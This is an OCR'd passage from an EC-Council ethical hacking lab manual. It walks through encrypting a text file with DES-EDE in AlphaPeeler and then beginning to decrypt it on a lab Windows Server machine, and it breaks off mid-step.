


Figure 5.2.6: Selecting DES crypto

10. The **Open** window appears; navigate to **Desktop** and select **Test.txt** file; then, click **Open**.

Note: Here, we are selecting the file that we will encrypt and this will act as an input file.




Figure 5.2.7: Open window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. In the **DES crypto** pop-up; click the ellipsis icon (..) under the **Cipher text file** option.
12. The **Open** window appears; select the save location (here, **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\AlphaPeeler**) and name the file as **Confidential.txt**; then, click **Open**.




Figure 5.2.8: Open window

13. In the **DES crypto** pop-up; insert the password into the **Pass phrase** field and click **DES-EDE (CBC)** to encrypt the text file.

Note: Here, the password provided is **test@123**.




Figure 5.2.9: DES crypto

14. A new file **Confidential.txt** appears at location **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\AlphaPeeler**, as shown in the screenshot.
15. Double-click **Confidential.txt** to open, and you can observe that the file's content is encrypted.

Note: Here, the encrypted file is shared through shared network drive **E\CEH-Tools\ CEHv11 Module 20 Cryptography** and the key to open the encrypted data was sent to you via an email. Using this, you can decrypt the encrypted data and view the data in plain-text.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 5.2.10: Confidential.txt file

16. Close the **DES crypto** pop-up and the **AlphaPeeler** window.
17. Switch to **Windows Server 2019**; navigate to **Z:\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\AlphaPeeler** and copy the **AlphaPeelerPro1.3wse.exe** file on **Desktop**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

18. Follow the steps in the wizard and install the application using all default settings.
19. After completion of the installation; click the **Start** icon from the bottom-right corner of **Desktop** and click **AlphaPeeler** from the applications.

TASK 2.3

Decrypt a Data File

20. The **AlphaPeeler** main window appears; click **File** from the menu bar and click **Open...**




Figure 5.2.11: Confidential.txt file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. The **Open** window appears; in the **Look in** field, navigate to the location of **Z:\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\AlphaPeeler** and select **Confidential.txt** file; then, click **Open**.




Figure 5.2.12: Open window select Confidential.txt file

22. The **Confidential.txt** file appears; click **Professional crypto** from the menu bar and select the **DES crypto** option.




Figure 5.2.13: Selecting DES crypto

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. The **DES crypto** pop-up appears; click the ellipsis icon (..) next to the **Plain text file** option.




Figure 